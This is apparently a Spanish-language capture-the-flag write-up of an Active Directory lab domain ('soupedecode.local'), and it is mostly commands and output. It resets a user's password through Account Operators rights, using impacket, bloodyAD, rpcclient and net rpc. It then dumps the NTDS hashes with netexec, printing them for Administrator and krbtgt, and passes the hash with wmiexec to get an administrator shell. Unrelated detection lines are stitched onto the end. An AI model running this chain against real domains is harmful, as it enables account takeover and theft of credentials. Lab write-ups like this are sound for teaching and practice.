


Este usuario pertenece al grupo de "Account Operators", este grupo tiene el privilegio de crear usuarios, cambiar contraseñas y añadir usuarios a grupos. Vamos a ver a que usuario nos merece la pena cambiarle la contraseña:



El usuario fbeth103 puede realizar un "dcsync" en el dominio "soupedecode.local". Con este ataque podemos dumppear los hashes de los usuarios. Cambiamos la contraseña del usuario "fbeth103" con la herramient "impacket-changepasswd":

```
impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -reset
```

```
(kali@kali)~[~/Downloads/bloodyAD]
$ impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -reset
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[-] SOUPEDECODE.LOCAL\xkate578 user is not allowed to set the password of the target
```

Me esta dando un error muy raro, ya que me deja cambiar todos los usuarios menos este. Voy a eliminar la maquina y volverla a encender. Volvemos a intentarlo:

```
(kali@kali)~[~/Downloads]
$ impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.13' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -reset
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

Mas formas de cambiar la contraseña sin conectarnos

1. BloodyAD

```
bloodyAD --host "192.168.56.126" -d "SOUPEDECODE.LOCAL" -u "xkate578" -p "jesuschrist" set password "fbeth103" 'H4ck3d!'
```

2. RPCCLIENT

- `rpcclient -U $DOMAIN/$ControlledUser $DomainController`
- `rpcclient $> setuserinfo2 $TargetUser 23 $NewPassword`

3. NET RPC

```
net rpc password "$TargetUser" -U "$DOMAIN"/"$USER"%"$PASSWORD" -S "$DC_HOST"
```

Como este usuario pertenece al grupo de "Domain Admins" podemos dumper el NTDS para hacernos con todos los hashes de todos los usuarios del dominio:

```
(kali㉿kali)-[~/Downloads]
$ netexec smb 192.168.11.13 -u fbeth103 -p p@ssw0rd --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsut
l [Y/n] Y
SMB      192.168.11.13      445      DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
(SMBv1:False)
SMB      192.168.11.13      445      DC01      [+] SOUPEDECODE.LOCAL\fbeth103:p@ssw0rd (Pwn3d!)
SMB      192.168.11.13      445      DC01      [-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not
found.
SMB      192.168.11.13      445      DC01      [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB      192.168.11.13      445      DC01      Administrator:500:aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93 :::
SMB      192.168.11.13      445      DC01      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB      192.168.11.13      445      DC01      krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0 :::
SMB      192.168.11.13      445      DC01      soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b1
5 :::
SMB      192.168.11.13      445      DC01      soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c
6 :::
```

Con estas credenciales que hemos obtenido podemos realizar un "Pass the Hash" con el usuario Administrator con la herramienta wmi-exec:

```
(kali㉿kali)-[~/Downloads]
$ impacket-wmiexec administrator@192.168.11.13 -hashes 'aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode\administrator
```

• Nikhil SamratAshok (@nikhil_mit)

Detections:

• Sigma: proc_creation_win_dnschid_install_new...

• IOC: Dnschid.exe loading dll from UNC/arbitrary...

Execute